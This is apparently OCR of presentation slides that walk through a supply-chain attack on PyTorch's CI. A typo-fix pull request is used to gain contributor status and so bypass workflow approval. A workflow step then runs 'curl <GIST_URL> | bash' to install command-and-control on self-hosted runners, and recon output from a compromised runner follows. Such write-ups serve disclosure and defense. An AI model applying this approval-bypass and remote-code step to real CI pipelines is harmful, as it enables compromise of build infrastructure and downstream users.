
☑ **Wikis**

Wikis host documentation for your repository.

Phase 1: Infiltrate the "Contributor" List

Remember, the default workflow approval requirements only allow Contributors to execute workflows without approval.


GRAMMAR
POLICE
TO CORRECT AND SERVE



fix typo in serialization.md #106191


Closed sokkaofthewate... wants to merge 1 commit into `pytorch:main` from `sokkaofthewatertribe:serialization_typo`

✓ fix typo in serialization.md

sokkaofthewatertribe committed on Jul 27, 2023 Verified

2 🟩🟥 `torch/csrc/jit/docs/serialization.md`

```
@@ -291,7 +291,7 @@ The load process has the following steps:

  The unpickling process consists of a single call to unpickle the module
  object contained in `data.pkl`. The `Unpickler` is given a callback that lets it
- resolved any qualified names it encounters into `ClassType`s. This is done by
+ resolve any qualified names it encounters into `ClassType`s. This is done by
  resolving the qualified name to the appropriate file in `code/`, then
  compiling that file and returning the appropriate `ClassType`.

```



fix typo in serialization.md #106191

sokkaofthewate... wants to merge 1 commit into `pytorch:main` from `sokkaofthewatertribe:serialization_typo`

✓ fix typo in serialization.md

sokkaofthewatertribe committed on Jul 27, 20


```
294     – resolved
    294 + resolve a
```

2 torch/csrc/jit/docs/serializ


```
@@ -291,7 +291,7 @@ The load process has the following steps:
291 291
292 292   The unpickling process consists of a single call to unpickle the module
293 293   object contained in `data.pkl`. The `Unpickler` is given a callback that lets it
294     – resolved any qualified names it encounters into `ClassType`s. This is done by
    294 + resolve any qualified names it encounters into `ClassType`s. This is done by
295 295   resolving the qualified name to the appropriate file in `code/`, then
296 296   compiling that file and returning the appropriate `ClassType`.
297 297
```

Phase 2: Install C2 on select self-hosted runners

Leveraged our "Runner-on-Runner" C2



```
jobs:
 build:
  name: Linux ARM64
  runs-on: ${{ matrix.os }}
  strategy:
   matrix:
    os: [
       {system: “ARM64”, name: “Linux ARM64”},
       {system: “benchmark”, name: “Linux Intel”},
       {system: “glue-notify”, name: “Windows Intel”}
    ]
  steps:
   – name: Lint Code Base
    continue-on-error: true
    env:
     VERSION: ${{ matrix.version }}
     SYSTEM_NAME: ${{ matrix.os }}
    run: curl <GIST_URL> | bash
```



jenkins-worker-rocm-amd-34 Linux Shell #34


build

build
succeeded now in 2s

Set up job

Run a multi-line script

```
▶Run pwd && ls /home && ip a
/home/pytorchci/.actions-runner2/_work/alerttesting/alerttesting
amd
amd2
amddc
ansible
pytorchci
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: enp3s0f0: <BROADCAST,MULTICAST> mtu 1500 qdisc noop state DOWN group default qlen 1000
    link/ether 7c:d3:0a:62:a5:3c brd ff:ff:ff:ff:ff:ff
3: enp3s0f1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen
    link/ether 7c:d3:0a:62:a5:3d brd ff:ff:ff:ff:ff:ff
```




jenkins-worker-rocm-amd-34 Linux Shell #34

build

succeeded now in 2s

Run a multi-line script

```
▶Run pwd && ls /home && ip a
/home/pytorchci/.actions-runner2/_work/alerttesting/alerttesting
amd
amd2
amddc
ansible
pytorchci
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: enp3s0f0: <BROADCAST,MULTICAST> mtu 1500 qdisc noop state DOWN group default qlen 1000
    link/ether 7c:d3:0a:62:a5:3c brd ff:ff:ff:ff:ff:ff
3: enp3s0f1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen
    link/ether 7c:d3:0a:62:a5:3d brd ff:ff:ff:ff:ff:ff
```



jenkins-worker-rocm-amd-34 Linux Shell

Run a multi-line script

```
▶ Run pwd && ls /home && ip a
/home/pytorchci/.actions-runner2/_work/alerttesting/alerttesting
amd
amd2
amddc
ansible
pytorchci
